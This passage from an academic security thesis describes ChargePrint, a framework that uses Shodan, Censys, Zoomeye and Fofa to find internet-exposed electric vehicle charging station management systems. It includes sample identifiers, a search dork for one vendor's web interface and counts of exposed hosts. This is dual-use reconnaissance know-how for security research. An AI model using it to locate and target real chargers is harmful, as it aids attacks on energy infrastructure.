In general, IoT device discovery approaches rely on fingerprinting and banner-analysis techniques. Fingerprinting is the process of mapping a device query/response to class labels such as the device type, while banner-analysis is the process of performing Internet-wide protocol scans (e.g., HTTP, SSH) and collecting application layer data (i.e., banners) to extract textual information and identify devices using a set of rules. From literature, several studies have introduced frameworks to discover and fingerprint IoT devices. However, despite the promising results in identifying and tagging generic IoT devices, these approaches do not work to annotate EVCS due to their limited and non-trivial banners and the difficulty of locating information related to them especially when most EVCSMS products are cloud-based and close-sourced. Additionally, in contrast to the vast number of generic IoT device models, EVCSMS specifications are harder to obtain due to the difficulty of finding them, in addition to the absence of banner rules for identifying them. Furthermore, EVCSMS's diversity and lack of standardization among developers results in a wide range of banner representations that are hard to analyze and keep track of, and makes it difficult to extract and search for useful information about them due to the differences among the various products and their features. All these factors make it difficult to use existing approaches to accurately fingerprint EVCS. Therefore, in this study we craft our own approach which we bootstrap by collecting EVCSMS seeds from our preliminary search.

2.1.4 Device Search Engines

In general, device information is collected through active scans (i.e., probebased) and passive scans (i.e., metascanbased). In this work, we rely on passive IoT device scan data by leveraging the existing solutions that perform active Internet-wide scans and provide data through their interactive web interfaces and application programming interfaces (API) [29]. Specifically, we perform our experiments using the most prominent device search engines in the research community namely Shodan [30], Censys [31], Zoomeye [32], and Fofa [33]. Shodan is the first IoT device search engine to be released. It gathers fresh cyber landscape intelligence and information about all devices directly connected to the Internet by indexing their service banner metadata. It functions by deploying servers all around the world to provide real-time continuous Internet device detection and monitoring. Censys is a platform that monitors devices which are accessible from the Internet by regularly probing public IP addresses and domain names. Zoomeye is a cyber-space search engine that collects information about online devices and services in an aim to provide threat detection and situational awareness at Internet-scale. Fofa is a device search engine for the IoT space that provides intelligence about Internet-connected devices by providing data about network assets, scope analysis, application distribution statistics, and application popularity ranking statistics.

2.2 Related Work

Several studies have looked at various aspects of EV charging ecosystem security. However, EVCS firmware and EVCSMS security have received surprisingly little to no academic attention compared to other facets of the EV ecosystem. To the best of our knowledge, this work is the first to conduct security analysis on such systems originating from several vendors and the first to thoroughly present a multitude of vulnerabilities that can be leveraged to attack EVCS in real-world circumstances. In what follows, we give a state-of-the-art review of research related to device discovery and fingerprinting as well as security-oriented work within the context of the EV charging ecosystem.

2.2.1 Device Discovery and Fingerprinting

From the literature, several studies have introduced approaches to discover/fingerprint IoT devices. In general, IoT device fingerprinting relies on banner-analysis techniques, wherein device information/banners are collected through active probe-based scans by conducting Internet-wide scans and passive metascan-based scans by leveraging the data of device search engines. Feng et al. [34] proposed an engine which can automatically generate association rules for discovering and annotating IoT devices by extracting relevant terms in their application-layer response data then using them as web search engine queries to find product descriptions. Wang et al. [35] proposed an engine for identifying IoT devices by leveraging the highest similarity of response data between IoT devices of the same vendor or product by extracting structure and style features from response data. Holland et al. [36] developed a method to map network-visible IP addresses to device vendors via Internet-wide scanning, and banner grabbing, clustering, and classification of IPv4 IoT devices. Yu et al. [37] proposed a firmware identification method by analyzing web pages content to extract information then use classification and page segmentation to identify the model and firmware version of the device. However, these approaches do not work to annotate EVCS due to their limited and non-trivial banners and the difficulty of locating information and specifications related to them especially since most EVCSMS products are cloud-based and close-sourced, in addition to the absence of banner rules for identifying them. Furthermore, EVCSMS's diversity and lack of standardization among developers results in a wide range of banner representations that are harder to analyze and keep track of. Therefore, in this study, we design our own approach which we bootstrap by collecting EVCSMS seeds from our preliminary search.

2.2.2 EVCS Firmware and Management System

To the best of our knowledge, there are no studies from the literature that examine the security posture of EVCS and their management systems, however from outside of academia, Kaspersky Lab's team [38] analyzed the security of ChargePoint home charging station and found significant vulnerabilities in its firmware and mobile management app. Furthermore, Schneider Electric [39–41] released a security advisory for three high severity vulnerabilities affecting its EVlink product line. In our study, we provide a systematic and detailed analysis of 44 EVCSMS including firmware-based and web-based products.

2.2.3 EVCS Communication and Protocol

Alcaraz et al. [9] presented weaknesses in OCPP that could allow for manipulator-in-the-middle (MITM) attacks which lead to interfering with EV resource reservation potentially disrupting the stability of power provisioning networks. The same authors [42], addressed the attacks from their first paper and provided countermeasures. While their research did not consider the disposition of EVCS security itself, they examined the imperative component of protocol security which can be leveraged to attack the EV charging ecosystem. In other protocol-related studies Boe et al. [24] and Lee et al. [43] performed a security analysis of the vehicle-to-grid charging protocol ISO 15118 and presented attack scenarios to compromise the charging process. Baker et al. [44] implemented the first wireless eavesdropping tool that leverages electromagnetic side-channel attacks against power-line communication (PLC) networks and used it to recover messages and traffic from close-proximity EVCS. The aforementioned studies from the literature provide viable cyber attacks to target and compromise EVCS, however the discussed attack scenarios require extensive setup or close proximity, while in our study, we provide practical vulnerabilities that allow an adversary to remotely compromise a target EVCS.

2.2.4 EV Charging Infrastructure

From the literature, several studies centered around EV charging infrastructure and the potential cyber threats that can impact it. Pratt et al. [45] discussed the security of EVCS and electric power grids while identifying different threats and devising security principles to prevent cyber attacks against the EV charging infrastructure. Gottumukkala et al. [46] analyzed the security threats against the EV charging infrastructure with respect to confidentiality, integrity and availability (i.e., CIA triad) then provided mitigations for these attacks. Antoun et al. [47] presented an overview of cyber threats targeting the entities that constitute the EV charging system, classified them according to the CIA triad and presented literature solutions for each. Furthermore, Fraiji et al. [48] surveyed the security of the various entities within the Internet-of-Electric-Vehicles (IoEV) drawing attention to the different attacks that can be used to disrupt the operations in this architecture. Acharya et al. [49] utilized the vulnerabilities pinpointed by Alcaraz et al. [9] to create an attack against the power grid by creating a botnet of compromised high wattage EVCS. However, their work did not discuss the feasibility of such attacks and exploitation in real-life scenarios, in addition to assuming that the utilized EVCS are vulnerable without specifying actual exploitation vectors and techniques, which in our study we present and give details about.

2.2.5 Vehicle-to-Grid Technologies

Several studies have discussed the security of the vehicle-to-grid (V2G) technologies, which handle the process of feeding the energy stored in an EV battery back into the power grid. For instance, Saxena et al. [50] discussed the network security and privacy requirements and challenges of V2G and proposed a privacy-aware scheme with features such as anonymous authentication and fine-grained access control. Zhou et al. [51] proposed a framework for secure V2G energy trading by utilizing blockchain, contract theory, and edge computing. In addition, other works have been conducted to propose privacy and authentication schemes for V2G networks [52–55]. Moreover, Mousavian et al. [56] proposed a mixed integer linear programming model that optimizes security risk within the EV infrastructure to handle an epidemic attack model such as malware propagation through infected devices within the EV supply equipment (EVSE/EVCS) communication networks.

Note that they rely on a purely theoretical attack scenario where the EVSEs are assumed to be infected without discussing the exploitation process. Nevertheless, in this work, we identify actual vulnerabilities that can be leveraged to infect a large body of EVSE through their insecure management systems (e.g, firmware manipulation through XSS and SQLi). Additionally, while the aforementioned studies mainly focus on enhancing the V2G interaction at a high level, our work represents an in-depth analysis of the security posture of deployed EVCS in the wild. Indeed, while this work explores practical attack implications, it also sheds light on effective mitigating countermeasures that aim at addressing the existing security flaws within the EVCSMS and therefore, contributing towards improving the overall security of the EV charging ecosystem.

Chapter 3

Large-Scale Fingerprinting and Discovery of Internet-Connected EVCSMS

3.1 Overview

In order to analyze the security posture of EVCS and their EVCSMS we first need to discover these entities in the cyber-space. To address this problem of EVCS discovery and fingerprinting and the lack of empirical data and knowledge about EVCS and their management systems (EVCSMS), we implement a multi-stage EVCSMS fingerprinting framework (ChargePrint). Our approach leverages existing devices search engines along with information extracted from seed EVCS hosts and their EVCSMS to identify a significantly larger number of deployed EVCS in the wild. To demonstrate the effectiveness of our iterative approach, we use this empirical data towards fingerprinting a wide range of EVCSMS, while building a knowledge base for improved EVCS discovery in the future. To the best of our knowledge, we are among the first to create an approach and implement a framework for fingerprinting and discovering Internet-connected EVCS in the wild.




Figure 3.1: Overview of the fingerprinting and discovery components of the framework.

3.2 Design and Implementation

3.2.1 Initial Lookup

To obtain information about online EVCS, we leverage passive device scan data from the most prominent device search engines namely Shodan [30], Censys [31], Zoomeye [32], and Fofa [33]. These search engines perform active Internet scanning to collect information about online devices (e.g., IoT devices). Consequently, we bootstrap ChargePrint by utilizing a list of 23 EVCS-related keywords (e.g., EV charger, EVCS, EVSE) to query the selected device search engines for indexed hosts that might be related to EVCS and EVCSMS. To verify these hosts, we examine their obtained banners and their web user interfaces (WUI) for EVCS product-specific indicators such as product series/model and vendor name/logo. Moreover, fom each collection of host instances that belong to the same EVCSMS product type, we select the hosts with the largest amount of information as our initial set of EVCSMS candidates, while storing their corresponding banner information (e.g., IP address, HTTP headers, and HTML pages) into a database for further analysis. These candidates represent each of their respective EVCSMS product type.

3.2.2 Data Collection and Identifier Extraction

As illustrated in Figure 3.1, we leverage the created database of candidate EVCSMS to collect further information by following these steps:

(i) We collect firmware by searching for indexed websites belonging to the vendor of the candidate EVCSMS. This is essential to ensure that the obtained firmware indeed are authentic and belong to the corresponding developer. We perform the task of downloading firmware by crawling the corresponding web pages of these websites using Scrapy [57] to download EVCS firmware packages. Moreover, we explore these packages by dumping their embedded filesystem using binwalk [58] and locating unique file/directory paths that serve as unique identifiers for the candidate EVCSMS. For instance, EVlink EVCSMS can be identified through its own set of unique web path directories such as `/cgi-bin/cgiServer`.

(ii) We parse the stored EVCSMS portal HTML documents using regular expressions (RegEx) to extract different information from the document object model (DOM) such as the EVCSMS name and version. In addition, we query the EVCSMS host for all available language variants (e.g., Deutsch) and application endpoints (e.g., `/user_manual`). The portal information is necessary for mapping attack surface during the security analysis phase, especially when the corresponding EVCS's firmware is not available for download.

(iii) We scrape the candidate EVCSMS vendor website to collect EVCS-related text strings/keywords (e.g., EV Charging Solution) and compile them into a word-list, which we verify and utilize to create N-gram combinations in order to expand the results of the extended queries and find new EVCSMS candidates.

Given the aforementioned information, we extract a set of abstract identifiers that represent each analyzed candidate, as shown by example in Table 3.1. These identifiers are utilized consequently to query the online search engines for an extended list of EVCSMS candidates, as described in the following sub-section.

Table 3.1: Overview of sample identifiers extracted from EVlink EVCSMS.

Identifier	Value	Location	Query Filter
Title	EVSE Web Interface	DOM	title
Name	EVlink	Path (/user_manual/evlink.js)	header
Version	3.3.0.12	Content (/webserver.version)	html
Vendor	Schneider Electric	Content (/user_manual/en/index.htm)	header, html
Logo	/images/schneider_head.png	DOM, path	header, html
Port	5001	-	port
Path	/cgi-bin/cgiServer	Path	header, html
Parameter	worker, time, error, lang	URL	header, html
Language	English (en), Deutsch (de)	DOM	-
Keyword	wallbox, ev charging solution	DOM	-

3.2.3 Extended Queries and Data Validation

We utilize the extracted identifiers from the earlier stage to perform extended data collection by querying the device search engines for additional EVCSMS candidates. In particular, we follow two methods. First, we perform a targeted search using device- and vendor-specific identifiers to dork/filter hosts with matching information within specific banner elements. For instance, we use a title filter with Shodan's API (e.g., `title:"EVSE Web Interface"`) to find hosts that contain these EVCS-specific strings in their document title. Second, we perform a generic search within the entire engine database for EVCS-related banner information using the extended word-lists that was compiled from the extracted EVCSMS strings/keywords found on the vendor websites. The objective is to broaden the search scope to possibly find new EVCSMS candidates.

Note that our targeted/generic search results may contain a variety of hosts that belong to different EVCSMS, thus, requiring further validation before associating them to known or new EVCSMS. To do this, we introduce a similarity measure (DOMetric) to compare a given hosts' HTML pages (H) with known EVCSMS candidates (C) in our database and label them accordingly. The assumption is that similar EVCSMS have identical or highly similar HTML pages in terms of their text structure, style, and content. To achieve this, we start by parsing the portals' HTML page to extract their structure, style, and text content.

We determine structural similarities $D_1(H,C)$ by performing pair-wise comparison using the

Gestalt pattern matching method [59] to compare the sequence of tags in the HTML pages. Specifically, we leverage Equation 3.1 to find the longest common sequences (LCS) of tags between those of an identified host (S_1) and known EVCSMS candidates from the database (S_2).

$$D_1(H,C) = \frac{2 \times \sum_{i=0}^{max(|S_1|,|S_2|)} |LCS(s_{1i}, s_{2i})|}{|S_1| + |S_2|} \tag{3.1}$$

For style similarity $D_2(H,C)$, we leverage the common tags to collect their embedded style declaration blocks and style selectors from the HTML documents and find the largest amount of common declarations between the two documents A (host) and B (candidate EVCSMS) using Jaccard index (Equation 3.2). Finally, we determine the pages' text similarities (D_3) by vectorizing the enclosed text within the tags for the host (T_1) and candidate (T_2) in the order they appear in the HTML page and comparing them using the cosine similarity index (Equation 3.3).

$$D_2(H,C) = \frac{\sum_{i=0}^{m} \frac{|a_i \cap b_i|}{|a_i \cup b_i|}}{m := min(|A|, |B|)} \tag{3.2}$$

$$D_3(H,C) = \frac{\sum_{i=0}^{m} \frac{t_{1i} \cdot t_{2i}}{|t_{1i}| \times |t_{2i}|}}{m := min(|T_1|, |T_2|)} \tag{3.3}$$

Given the obtained similarity measures, we calculate the DOMetric score for each pair of host (H) and candidate EVCSMS (C) using Equation 3.4, where w is a scaling factor (e.g., $w = \frac{1}{3}$). Additionally, we use a high DOMetric value (e.g., > 0.9) to label a host as the corresponding EVCSMS. Moreover, the remaining unlabeled hosts are kept for further investigation/validation using our binary classifier (as subsequently elaborated), as shown in Figure 3.1.

$$DOMetric(H,C) = \sum_{i=1}^{3} w.D_i(H,C) \tag{3.4}$$

3.2.4 System Identification

The extended queries and data validation step resulted in identifying a large number of unlabeled hosts. This is normal as we only rely on a small number of known EVCSMS at early iterations,

Table 3.2: Overview of dataset features for the binary classifier.

Feature	Name	Description	Type	Value
1	auth	Indicator of the presence of authentication	Boolean	0/1
2	settings	Indicator of the presence of a settings form	Boolean	0/1
3	evbrand	Indicator of the presence of EV keywords	Boolean	0/1
4	evbrand_count	Number of EV keywords	Integer	[0...N]
5	evcskey	Indicator of the presence of EVCS keywords	Boolean	0/1
6	evcskey_count	Number of EVCS keywords	Integer	[0...N]
7	transport	Type of network protocol	Categorical	TCP/UDP
8	http	Indicator for the usage of HTTP	Boolean	0/1
9	logos_count	Number of image files in HTML	Integer	[0...N]
10	tags_count	Number of tag elements in HTML	Integer	[0...N]
11	styles_count	Number of style selectors/blocks in HTML	Integer	[0...N]
12	strings_count	Number of text strings in HTML	Integer	[0...N]
13	dometric	Highest obtained DOMetric score	Real	[0...1]
14	system	Name of EVCSMS with highest DOMetric	Categorical	$[C_1 \ldots C_n]$

Table 3.3: The evaluation results for the binary classification algorithms.

Classifier	Accuracy	F1-Measure	Precision	Recall
Logistic Regression (LR)	**93.1**%	**94.2**%	89.2%	99.9%
K-Nearest Neighbours (KNN)	86.1%	88.8%	81.2%	98.1%
Naive Bayes (NB)	79.3%	84.4%	73.3%	99.5%
Support Vector Machine (SVM)	66.1%	86.8%	62.6%	99.5%

thus, having fewer candidates that can be used to label the newly identified hosts using the DOMetric score. To determine if these unlabeled hosts represent EVCSMS or not, we employ a binary classifier that leverages 14 identifiable features, as summarized in Table 3.2. Furthermore, we evaluate four commonly used classifiers by extracting features from a set of 1,000 labeled hosts (ground truth), which consist of 500 EVCSMS, along with 500 verified non-EVCSMS hosts. For validation purposes, the data is partitioned into training (70%) and testing (30%), respectively. Based on the comparison results presented in Table 3.3, we select the Logistic Regression (LR) algorithm as our preferred classifier model since it outperforms other models with a significantly higher accuracy (93.1%) and F1-Measure (94.2%) values. Moreover, while LR provides reasonable and effective results, the classification outcomes might be improved by evaluating a wider range of machine/deep learning models and/or feature sets. However, due to the scope of our study, we may consider such extended analysis for future work.

As described earlier, the binary classifier is leveraged to segregate newly obtained hosts and possibly identify new EVCSMS. However, given that these hosts were not associated with EVCSMS candidates during the extended queries and validation steps, they are assumed to belong to one or more EVCSMS products that are not found in our database. To identify new EVCSMS products, we leverage Algorithm 1 to correlate similar hosts and cluster them into different groups based on their HTML page similarity using the DOMetric score (Equation 3.4).

Algorithm 1: Clustering EVCSMS Instances

```
  Input: $\beta$ = List of instance tuples {i, p, cId, cnd}
  Output: $\beta\prime$ = Cluster assignment list
newcId = 1
for $x \in \beta$ do
    if $x.cId \neq 0$ then
        continue
    for $y \in \beta$ do
        if $x.i = y.i$ then
            continue
        if $y.cId \neq 0$ then
            if $DOMetric(x.p, y.p) > \alpha$ then
                $x$.cId = $y$.cId = newcId
                larger = maxContent($x$.p, $y$.p)
                larger.cnd = 1
                newcId++
        else if $y.cnd = 1$ then
            if $DOMetric(x.p, y.p) > \alpha$ then
                $x$.cId = $y$.cId
                larger = maxContent($x$.p, $y$.p)
                if $larger.i = x.i$ then
                    $x$.cnd = 1
                    $y$.cnd = 0
```

Specifically, we leverage Algorithm 1 to cluster newly identified EVCSMS into correlated groups that belong to the same EVCSMS products. To perform the clustering, we generate a tuple for each instance that contains an index *i* for referencing, the portal HTML content *p*, the cluster identifier *cId*, which is by default initialized to 0 indicating that the host has not been assigned to a cluster yet, and a boolean flag *cnd* indicating whether this instance is a candidate. We define a




Figure 3.2: Total number of identified hosts using the selected device engines after the initial and extended EVCSMS search using ChargePrint.

function *DOMetric()* that calculates the DOMetric score of two web pages and a function *maxContent()* that compares two web pages to determine the one with larger content and newer product version. The Algorithm takes a list of instance tuples as input (β) and returns an updated list $\beta\prime$ having the respective cluster assignments. Finally, we use a high DOMetric similarity threshold value ($\alpha \geq 0.9$) to correlate hosts into the same clusters if they produce high resemblance.

Note that we rely on a high DOMetric similarity threshold (e.g., $\alpha \geq 0.9$) to correlate hosts into the same cluster. This resulted in tightly correlated hosts within the identified clusters that have a small average within-distance (cluster cohesion) and a relatively high average between-distances when measured for various clusters (cluster separation).

Moreover, we examine the identified clusters and select a representative candidate for each of them, which is added to our EVCSMS database, respectively. Given the iterative nature of our EVCSMS fingerprinting approach (Figure 3.1), the updated list of EVCSMS is used to enable extended discovery/fingerprinting in consequent iterations by identifying a wider range of hosts and products.

3.3 Experimental Results and Evaluation

3.3.1 Initial Lookup

Our initial device queries using the selected search engines resulted in identifying 1,800 hosts that are running 9 verified EVCSMS candidate products. Moreover, as illustrated in Figure 3.2, the initial search produced a significantly larger number of verified hosts using Zoomeye and Fofa (about 1,700), as compared to Shodan and Censys (about 200 hosts). These significant differences can be attributed to two main factors. First, each engine employs device discovery and probing using distinct scanning tools and techniques, which can yield differences in the identified hosts and the collected banner data. For instance, Shodan and Censys rely on ZMap and ZTag [60] while ZoomEye and Fofa rely on their own proprietary scanners. Second, given the collected host information, each engine may implement customized lookup queries that associate the searched strings with stored information about the hosts. For instance, to optimize the lookup and avoid searching the entire data, the search engines may associate a given host with device- or system-specific tags (e.g., device type, OS) that are extracted from their banners. Nevertheless, it is interesting to see that none of the selected search engines have defined EVCS-related tags, and therefore, significantly hampering the outcomes of the initial search.

3.3.2 Extended Search

Motivated by the limited number of identified EVCS hosts using the selected device search engines, we leverage our proposed framework (ChargePrint) and the selected search engines to perform an extended and iterative lookup/query for EVCS hosts that are managed by EVCSMS. More specifically, we utilized the initial 9 EVCSMS candidates to identify a total of 27,439 unique hosts with various EVCSMS. As illustrated in Figure 3.2, our extended queries using ChargePrint produced a significantly larger number of hosts, as compared to the initial lookup. More importantly, our framework improved the EVCSMS lookup outcomes using all search engines, with a significant increase in the number of identified hosts that reached almost double the tenfold with Zoomeye (25,316), the tenfold with Fofa (18,484), and quintuple the tenfold with Shodan (5,945) and Censys





Figure 3.3: The total number of host instances across the different EVCSMS products.


(5,442), as presented in Figure 3.2. This significant improvement clearly demonstrates the effectiveness of our framework, which utilizes collected data by various search engines towards addressing the problem of EVCS discovery and fingerprinting.

As shown in Figure 3.3, the largest number of EVCSMS instances discovered belong respectively to five EVCSMS products namely Ensto CSI (with 13,092 instances), Emoncms, xChargeIn, ICEMS and EVlink (with 1,302 instances), all of which had a total number of hosts higher than 1,000 with the exception of Ensto CSI having more than 10,000 hosts. These were followed by seven EVCSMS product families namely Heliox (with 540 instances), Lancelot, Trunkey EVCI, Smartfox, Mein, CSWI Etrel and OpenEVSE (with 112 instances), all of which had a total number of hosts ranging from 100 to 999 each. Next, there were twelve EVCSMS products, including OASIS Portal (with 40 instances) and EVsmart (with 22 instances), which had a total number of hosts ranging from 10 to 99 each. Finally, there were twenty EVCSMS products having a total number of hosts each ranging from 1 to 9, and these include MikEVSE (with 7 instances) and Greenwai (with 2 instances).

It is worth noting that we verified/validated 27,439 EVCS hosts throughout 5 iterations of device discovery and fingerprinting using our framework, as illustrated in Figure 3.4(a). Moreover, the majority of these hosts were identified after only 2 iterations of device discovery/fingerprinting using ChargePrint. In addition, our analysis showed that these hosts employ 44 unique EVCSMS



(a) Verified EVCSMS hosts.



(b) Unique EVCSMS products.

Figure 3.4: Total number of verified hosts and unique EVCSMS products per iteration.

products, which were fingerprinted/validated after a total of 5 iterations (Figure 3.4(b)). This, highlights the importance of the iterative device fingerprinting approach within ChargePrint, which not only extends our knowledge about the total number of Internet-connected EVCS hosts, but also discovers a wider range of deployed EVCSMS products in the wild.

3.3.3 Geographical Distribution

The identified EVCSMS hosts were distributed across 21 countries, with Hungary, Finland, the U.S., France, and South Africa having a significantly larger number of hosts (about 78% of all), as compared to the remaining countries (Figure 3.5). This distribution does not comply with the




Figure 3.5: The geographic distribution of EVCSMS instances across the world.

